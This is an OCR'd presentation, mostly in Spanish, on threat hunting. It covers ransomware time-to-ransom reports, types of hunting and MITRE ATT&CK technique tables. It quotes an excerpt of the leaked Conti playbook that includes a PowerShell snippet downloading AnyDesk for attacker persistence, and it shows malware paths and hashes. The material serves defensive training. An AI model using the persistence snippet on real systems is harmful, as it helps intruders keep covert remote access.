


RYUK RANSOMWARE EXPLOITS ZEROLOGON IN LESS THAN 5 HOURS

Ransomware , Cyber Attacks , Cybersecurity

Jason Miller | 11/4/2020 | 10 MINUTES OF READING

https://www.bitlyft.com/resources/ryuk-ransomware-zerologon-exploit




The DFIR Report
@TheDFIRReport

Ryuk Speed Run, 2 Hours to Ransom

- ➡ Discovery using Net, Nltest, and AdFind
- ➡ Cobalt Strike and Bazar for C2
- ➡ Zerologon for Privilege Escalation
- ➡ Credential Access via Rubeus
- ➡ Lateral Movement via SMB

https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/



Quantum Ransomware Executed in Less than 4 Hours

TUE | APR 26, 2022 | 3:03 PM PDT

Quantum ransomware, a strain discovered back in August 2021, has been found to have one of the fastest Time-to-Ransom (TTR) ever in a recently observed ransomware case.

Security researchers with The DFIR Report say that it only took three hours and 44 minutes to go from initial access to domain-wide ransomware, a very small amount of time for network defenders to detect and respond, especially considering attacks often occur outside office hours and on the weekends.


https://www.secureworld.io/industry-news/quantum-ransomware-4-hours

¿Qué es Threat Hunting?

- **Detectar** amenazas
  - Continuamente
  - Proactivamente
- **En hosts y redes**
- **Combinar** análisis manual y automático
- **Contar** con un equipo de analistas especializados **(Hunting team)**


- **Poder desplegar** en miles de equipos
- **Basarse en inteligencia** y resultados de investigación

> “a process using new information on previously collected data to find signs of compromise evading detection” (SANS)




Tipos de Threat Hunting

Basado en TTPs



Basado en hipótesis



CREATE Hypotheses

INVESTIGATE Via Tools & Techniques

UNCOVER New Patterns & TTPs

INFORM & ENRICH Analytics

Threat Hunting Loop


https://s3.amazonaws.com/talos-intelligence-site/production/document_files/files/000/095/639/original/Conti_playbook_translated.pdf?1630583757
− + 160%

Manual de CONTI

As soon as **SYSTEM rights** were granted.


AnyDesk – for not in-use hosts

Atera – for other hosts

11.1. AnyDesk persistence

```
Function AnyDesk {


mkdir "C:\ProgramData\AnyDesk" # Download AnyDesk
$clnt = new-object System.Net.WebClient
$url = "http://download.anydesk.com/AnyDesk.exe"
$file = "C:\ProgramData\AnyDesk.exe"
$clnt.DownloadFile($url,$file)
```

Basado en IOCs




Process spawned by svchost.exe

```
c:\users\[REDACTED]\appdata\roaming\cmdcache\malicious.exe f9e2bc94ce192c16317bc4a1747fa22b
11971ef9702a883f58dc12a2cab05ceea6f3d6632f8bc3cc15a1068ab83ee05f
```

Malicious binary executed via a scheduled task.


Basado en anomalías



				…e_	TaskName_	AtUserID_	ResultCode_	ActionName_	UserNC_	Hostname_
[illegible]	[illegible]	[illegible]	[illegible]	TaskUpdated	\Microsoft\Windows\SoftwareProtectionPlatform\...	S-1-5-18	None	None	d4_null\system$	mc80-sc-7813
1	676273	676472	106	TaskRegisteredEvent	\Microsoft\Windows\SoftwareProtectionPlatform\...	S-1-5-18	None	None	d4_null\rice.berav$	mc80-sc-7813
2	670275	670474	106	TaskRegisteredEvent	\TratarTrazas	S-1-5-18	-64646464	d4_null	scpd02mq01\adm_sna	xwt70-sf-2560
3	670273	670472	106	TaskRegisteredEvent	\SyncFolder	S-1-5-18	-64646464	d4_null	scpd02mq01\adm_sna	xwt70-sf-2560
4	670271	670470	106	TaskRegisteredEvent	\RestartDocpath	S-1-5-18	-64646464	d4_null	scpd02mq01\adm_sna	xwt70-sf-2560
5	676275	676474	200	ActionStart	\Microsoft\Windows\SoftwareProtectionPlatform\...	S-1-5-18	None	C:\Windows\SoftwareProtectionPlatform\EventCac...	d4_null\rice.berav$	mc80-sc-7813
6	666222	666421	140	TaskUpdated	\Microsoft\Windows\Customer Experience Improve...	S-1-5-18	-64646464	d4_null	d4_null\xwt70-sf-9087$	mc80-sc-6106
7	665394	665593	140	TaskUpdated	\Microsoft\Windows\Customer Experience Improve...	S-1-5-18	-64646464	d4_null	d4_null\xwt70-sf-9087$	mc80-sc-6106

Threat Hunting basado en anomalías

TA0001: Initial Access
T1078.003: Malicious Logons



ID: T1078.003

Sub-technique of: T1078

ⓘ Tactics: Defense Evasion, Persistence, Privilege Escalation, Initial Access

ⓘ Platforms: Containers, Linux, Windows, macOS


ⓘ Permissions Required: Administrator, User

Version: 1.2

Created: 13 March 2020

Last Modified: 18 October 2021

TA0003: Persistence
T1053.005: Scheduled Tasks



ID: T1053.005

Sub-technique of: T1053

ⓘ Tactics: Execution, Persistence, Privilege Escalation

ⓘ Platforms: Windows

ⓘ Permissions Required: Administrator

ⓘ Supports Remote: Yes


Contributors: Andrew Northern, @ex_raritas; Bryan Campbell, @bry_campbell; Selena Larson, @selenalarson; Zachary Abzug, @ZackDoesML

Version: 1.1

Created: 27 November 2019

Last Modified: 14 April 2022

TA0005: Defense Evasion
T1218: System Binary Proxy Execution



ID: T1218

Sub-techniques: T1218.001, T1218.002, T1218.003, T1218.004, T1218.005, T1218.007, T1218.008, T1218.009, T1218.010, T1218.011, T1218.012, T1218.013, T1218.014

ⓘ Tactic: Defense Evasion

ⓘ Platforms: Linux, Windows, macOS

ⓘ Defense Bypassed: Anti-virus, Application control, Digital Certificate Validation

Contributors: Hans Christoffer Gaardløs; Nishan Maharjan, @loki248; Praetorian; Wes Hurd

Version: 3.0


Created: 18 April 2018

Last Modified: 18 April 2022

RSA Conference

https://ds4n6.io/rsac22

Threat Hunting basado en TTPs



TTPs

TA0042 Resource Development	
ID	**Name**
T1583.001	Acquire Infrastructure: Domains
T1587.001	Develop Capabilities: Malware
T1588.002	Obtain Capabilities: Tool
T1608.002	Stage Capabilities: Upload Tool

TA0001 Initial Access	
ID	**Name**
T1133	External Remote Services
T1078.002	Valid Accounts: Domain Accounts


TA0002 Execution	
ID	**Name**
T1059.001	Command and Scripting Interpreter: Powershell
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1053.005	Scheduled Task/Job: Scheduled Task
T1047	Windows Management Instrumentation

TA0003 Persistence	
ID	**Name**
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
T1543.003	Create or Modify System Process: Windows Service

ID	Name
T1083	File and Directory Discovery
T1135	Network Share Discovery
T1018	Remote System Discovery

TA0008 Lateral Movement	
ID	**Name**
T1570	Lateral Tool Transfer
T1021.001	Remote Services: Remote Desktop Protocol
T1021.002	Remote Services: SMB/Windows Admin Shares

TA0011 Command and Control	
ID	**Name**
T1071.001	Application Layer Protocol: Web Protocols
T1071.002	Application Layer Protocol: File Transfer Protocols
T1573.002	Encrypted Channel: Asymmetric Cryptography
T1008	Fallback Channels
T1104	Multi-Stage Channels
T1219	Remote Access Software



Conti actors often gain initial access [TA0001] to networks through:


- Spearphishing campaigns using tailored emails that contain malicious attachments [T1566.001] or malicious links [T1566.002];
  - Malicious Word attachments often contain embedded scripts that can be used to download or drop other malware—such as TrickBot and IcedID, and/or Cobalt Strike—to assist with lateral movement and later stages of the attack life cycle with the eventual goal of deploying Conti ransomware.[1],[2],[3]
- Stolen or weak Remote Desktop Protocol (RDP) credentials [T1078];[4]
- Phone calls;
- Fake software promoted via search engine optimization;
- Other malware distribution networks (e.g., ZLoader); and
- Common vulnerabilities in external assets.

Threat Hunting basado en IOCs


Alerta de EDR

Beacon Cobalt Strike xxx.dll

- Dominios maliciosos
- Procesos maliciosos




Threat Hunting basado en IOCs



Inteligencia a partir de reversing

Beacon Cobalt Strike
112.dll



